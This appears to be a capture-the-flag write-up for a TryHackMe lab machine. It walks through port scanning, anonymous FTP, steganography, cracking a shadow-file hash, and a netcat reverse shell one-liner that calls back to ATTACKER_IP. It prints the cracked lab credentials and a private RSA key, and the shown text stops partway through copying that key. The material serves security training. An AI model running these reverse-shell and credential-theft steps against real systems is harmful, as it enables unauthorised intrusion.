Chocolate Factory

Welcome to Willy Wonka's Chocolate Factory!

Start Machine

This room was designed so that hackers can revisit the Willy Wonka's Chocolate Factory and meet Oompa Loompa

This is a beginner friendly room!

If you have any issues / queries you can reach us through Discord or Twitter.

(Created by AndyInfosec team for the community!)

Active Machine Information

Title	IP Address	Expires	
ChocolateFactory	10.10.127.60	34m 19s	? Add 1 hour Terminate

Enumeration

```
sudo nmap -p- --min-rate 5000 -Pn <IP>
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn -oN ~/TryHackMe/chocolatefactory/fastScan 10.10.127.60
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 16:17 EDT
Warning: 10.10.127.60 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.127.60
Host is up (0.24s latency).
Not shown: 65506 closed tcp ports (reset)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
80/tcp  open  http
100/tcp open  newacct
101/tcp open  hostname
102/tcp open  iso-tsap
103/tcp open  gppitnp
104/tcp open  acr-nema
105/tcp open  csnet-ns
106/tcp open  pop3pw
107/tcp open  rtelnet
108/tcp open  snagas
109/tcp open  pop2
110/tcp open  pop3
111/tcp open  rpcbind
112/tcp open  mcidas
113/tcp open  ident
114/tcp open  audionews
115/tcp open  sftp
116/tcp open  ansanotify
117/tcp open  uucp-path
118/tcp open  sqlserv
119/tcp open  nntp
120/tcp open  cfdptkt
121/tcp open  erpc
122/tcp open  smakynet
123/tcp open  ntp
124/tcp open  ansatrader
125/tcp open  locus-map

Nmap done: 1 IP address (1 host up) scanned in 37.66 seconds
```

A mass number of open ports. We have to scan through all of them and it would take a bit time


`sudo nmap -sV -sC -A -p 20-126 <IP>`

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -sC -A -p 20-126 -oN ~/TryHackMe/chocolatefactory/spec-ports 10.10.127.60
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-04 16:19 EDT
Nmap scan report for 10.10.127.60
Host is up (0.21s latency).
Not shown: 78 closed tcp ports (reset)
Bug in dicom-ping: no string output.
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.97.213
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1631bbb51fcccc12148ff0d833b0089b (RSA)
|   256 e71fc9db3eaa44b672103ceedb1d3390 (ECDSA)
|_  256 b44502b6248ea9065f6c79448a06555e (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

From port **100** to **125**, it all looks like this



Except only 1 port: **113**



Gaining Access

FTP

`ftp <IP>`

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ ftp 10.10.127.60
Connected to 10.10.127.60.
220 (vsFTPd 3.0.3)
Name (10.10.127.60:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||14814|)
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000       208838 Sep 30  2020 gum_room.jpg
226 Directory send OK.
ftp>
```

Through Nmap scan, the ftp service on the target machine allows to login with **anonymous** username and **blank password**.

Use `get` to transfer the **gum_room.jpg** file to the attack machine

Let's analyze the file

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ exiftool gum_room.jpg
ExifTool Version Number         : 12.57
File Name                       : gum_room.jpg
Directory                       : .
File Size                       : 209 kB
File Modification Date/Time     : 2020:09:30 10:31:12-04:00
File Access Date/Time           : 2023:06:04 16:23:51-04:00
File Inode Change Date/Time     : 2023:06:04 16:23:51-04:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
Image Width                     : 1920
Image Height                    : 1080
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1920×1080
Megapixels                      : 2.1
```

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ steghide extract -sf gum_room.jpg
Enter passphrase:
the file "b64.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "b64.txt".
```

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ cat b64.txt
ZGFlbW9uOio6MTgzODA6MDo5OTk5OTo3Ojo6CmJpbjoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXM6
KjoxODM4MDowOjk5OTk5Ojc6OjoKc3luYzoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpnYW1lczoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgptYW46KjoxODM4MDowOjk5OTk5Ojc6OjoKbHA6KjoxODM4MDowOjk5
OTk5Ojc6OjoKbWFpbDoqOjE4MzgwOjA6OTk5OTk6Nzo6OgpuZXdzOio6MTgzODA6MDo5OTk5OTo3
Ojo6CnV1Y3A6KjoxODM4MDowOjk5OTk5Ojc6OjoKcHJveHk6KjoxODM4MDowOjk5OTk5Ojc6OjoK
d3d3LWRhdGE6KjoxODM4MDowOjk5OTk5Ojc6OjoKYmFja3VwOio6MTgzODA6MDo5OTk5OTo3Ojo6
Cmxpc3Q6KjoxODM4MDowOjk5OTk5Ojc6OjoKaXJjOio6MTgzODA6MDo5OTk5OTo3Ojo6CmduYXRz
Oio6MTgzODA6MDo5OTk5OTo3Ojo6Cm5vYm9keToqOjE4MzgwOjA6OTk5OTk6Nzo6OgpzeXN0ZW1k
LXRpbWVzeW5jOio6MTgzODA6MDo5OTk5OTo3Ojo6CnN5c3RlbWQtbmV0d29yazoqOjE4MzgwOjA6
OTk5OTk6Nzo6OgpzeXN0ZW1kLXJlc29sdmU6KjoxODM4MDowOjk5OTk5Ojc6OjoKX2FwdDoqOjE4
MzgwOjA6OTk5OTk6Nzo6OgpteXNxbDohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp0c3M6KjoxODM4Mjow
Ojk5OTk5Ojc6OjoKc2hlbGxpbmFib3g6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3Ryb25nc3dhbjoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgpudHA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWVzc2FnZWJ1czoq
OjE4MzgyOjA6OTk5OTk6Nzo6OgphcnB3YXRjaDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpEZWJpYW4t
ZXhpbTohOjE4MzgyOjA6OTk5OTk6Nzo6Ogp1dWlkZDoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpkZWJp
YW4tdG9yOio6MTgzODI6MDo5OTk5OTo3Ojo6CnJlZHNvY2tzOiE6MTgzODI6MDo5OTk5OTo3Ojo6
CmZyZWVyYWQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKaW9kaW5lOio6MTgzODI6MDo5OTk5OTo3Ojo6
CnRjcGR1bXA6KjoxODM4MjowOjk5OTk5Ojc6OjoKbWlyZWRvOio6MTgzODI6MDo5OTk5OTo3Ojo6
CmRuc21hc3E6KjoxODM4MjowOjk5OTk5Ojc6OjoKcmVkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoK
dXNibXV4Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnJ0a2l0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnNz
aGQ6KjoxODM4MjowOjk5OTk5Ojc6OjoKcG9zdGdyZXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYXZh
aGk6KjoxODM4MjowOjk5OTk5Ojc6OjoKc3R1bm5lbDQ6IToxODM4MjowOjk5OTk5Ojc6OjoKc3Ns
aDohOjE4MzgyOjA6OTk5OTk6Nzo6OgpubS1vcGVudnBuOio6MTgzODI6MDo5OTk5OTo3Ojo6Cm5t
LW9wZW5jb25uZWN0Oio6MTgzODI6MDo5OTk5OTo3Ojo6CnB1bHNlOio6MTgzODI6MDo5OTk5OTo3
Ojo6CnNhbmVkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmluZXRzaW06KjoxODM4MjowOjk5OTk5Ojc6
OjoKY29sb3JkOio6MTgzODI6MDo5OTk5OTo3Ojo6CmkycHN2YzoqOjE4MzgyOjA6OTk5OTk6Nzo6
OgpkcmFkaXM6KjoxODM4MjowOjk5OTk5Ojc6OjoKYmVlZi14c3M6KjoxODM4MjowOjk5OTk5Ojc6
OjoKZ2VvY2×1ZToqOjE4MzgyOjA6OTk5OTk6Nzo6OgpsaWdodGRtOio6MTgzODI6MDo5OTk5OTo3
Ojo6CmtpbmctcGhpc2hlcjoqOjE4MzgyOjA6OTk5OTk6Nzo6OgpzeXN0ZW1kLWNvcmVkdW1wOiEh
OjE4Mzk2Ojo6Ojo6Cl9ycGM6KjoxODQ1MTowOjk5OTk5Ojc6OjoKc3RhdGQ6KjoxODQ1MTowOjk5
OTk5Ojc6OjoKX2d2bToqOjE4NDk2OjA6OTk5OTk6Nzo6OgpjaGFybGllOiQ2JENaSm5DUGVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmJGTHA4enE4NDY5ZDNjMC56dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFllZUd5SUpXRTgyWC86MTg1MzU6MDo5OTk5OTo3Ojo6Cg==
```

Looks like it was encrypted with **base64** → Let's decrypt it and save the output to a new file

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ cat b64.txt | base64 -d > tmp

┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ cat tmp
daemon:*:18380:0:99999:7:::
bin:*:18380:0:99999:7:::
sys:*:18380:0:99999:7:::
sync:*:18380:0:99999:7:::
games:*:18380:0:99999:7:::
man:*:18380:0:99999:7:::
lp:*:18380:0:99999:7:::
mail:*:18380:0:99999:7:::
news:*:18380:0:99999:7:::
uucp:*:18380:0:99999:7:::
proxy:*:18380:0:99999:7:::
www-data:*:18380:0:99999:7:::
backup:*:18380:0:99999:7:::
list:*:18380:0:99999:7:::
irc:*:18380:0:99999:7:::
gnats:*:18380:0:99999:7:::
nobody:*:18380:0:99999:7:::
systemd-timesync:*:18380:0:99999:7:::
systemd-network:*:18380:0:99999:7:::
systemd-resolve:*:18380:0:99999:7:::
```

```
statd:*:18451:0:99999:7:::
_gvm:*:18496:0:99999:7:::
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:1
8535:0:99999:7:::
```

At the end of the decrypted file, there is a interested line with user **charlie**'s credential

Copy it and paste to a hash file

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ cat creds_hash.txt
charlie:$6$CZJnCPeQWp9/jpNx$khGlFdICJnr8R3JC/jTR2r7DrbFLp8zq8469d3c0.zuKN4se61FObwWGxcHZqO2RJHkkL1jjPYeeGyIJWE82X/:1
8535:0:99999:7:::
```

Using **john** to crack the hash

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ john --show creds_hash.txt
charlie:cn7824:18535:0:99999:7:::

1 password hash cracked, 0 left
```

⇒ Charlie's credential found! charlie:cn7824


Port 113 (contains the key)

As previous nmap scanning result, it said that the **key** would be found at **http://localhost/key_rev_key** → Let's check it out!

`wget http://<IP>/key_rev_key`


```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ file key_rev_key
key_rev_key: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linu
x-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=8273c8c59735121c0a12747aee7ecac1aabaf1f0, not stripped
```

Using `strings` to read the hidden information inside the file




OK! Now we have the key: -VkgXhFf6sAEcAwrC6YR-SZbiuSb8ABXeQuvhcGSQzY=

Login on web page with Charlie's credential




UserName: **charlie**

Password: **cn7824**




Testing some commands



Reverse Shell

Setup **netcat listener**



Using payloads from https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md and paste it into the Input field

Payload: `rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <ATTACKER_IP> 4242 >/tmp/f`

Execute it and get back to the **netcat listener** window

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.8.97.213] from (UNKNOWN) [10.10.127.60] 51758
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),0(root),27(sudo)
$ ls
home.jpg
home.php
image.png
index.html
index.php.bak
key_rev_key
validate.php
$ pwd
/var/www/html
$ python3 -c "print('hello')"
hello
$ python3 -c "import pty;pty.spawn('/bin/bash')"
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

www-data@chocolate-factory:/var/www/html$ ls
```

```
www-data@chocolate-factory:/var/www/html$ cd /home
cd /home
www-data@chocolate-factory:/home$ ls
ls
charlie
www-data@chocolate-factory:/home$ ls charlie
ls charlie
teleport  teleport.pub  user.txt
www-data@chocolate-factory:/home$ cd charlie
cd charlie
www-data@chocolate-factory:/home/charlie$ ls -l
ls -l
total 12
-rw-r--r-- 1 charlie charley 1675 Oct  6  2020 teleport
-rw-r--r-- 1 charlie charley  407 Oct  6  2020 teleport.pub
-rw-r----- 1 charlie charley   39 Oct  6  2020 user.txt
```

Try to read the **user.txt** file but the current user doesn't have the permission

```
www-data@chocolate-factory:/home/charlie$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@chocolate-factory:/home/charlie$
```

Take a look at the **teleport** and **teleport.pub**

```
www-data@chocolate-factory:/home/charlie$ file teleport
file teleport
teleport: PEM RSA private key
www-data@chocolate-factory:/home/charlie$ file teleport.pub
file teleport.pub
teleport.pub: OpenSSH RSA public key
```

```
www-data@chocolate-factory:/home/charlie$ cat teleport
cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
```

Copy the content of file **teleport** → create a file which contains the rsa key

```
┌──(kali㉿kali)-[~/TryHackMe/chocolatefactory]
└─$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
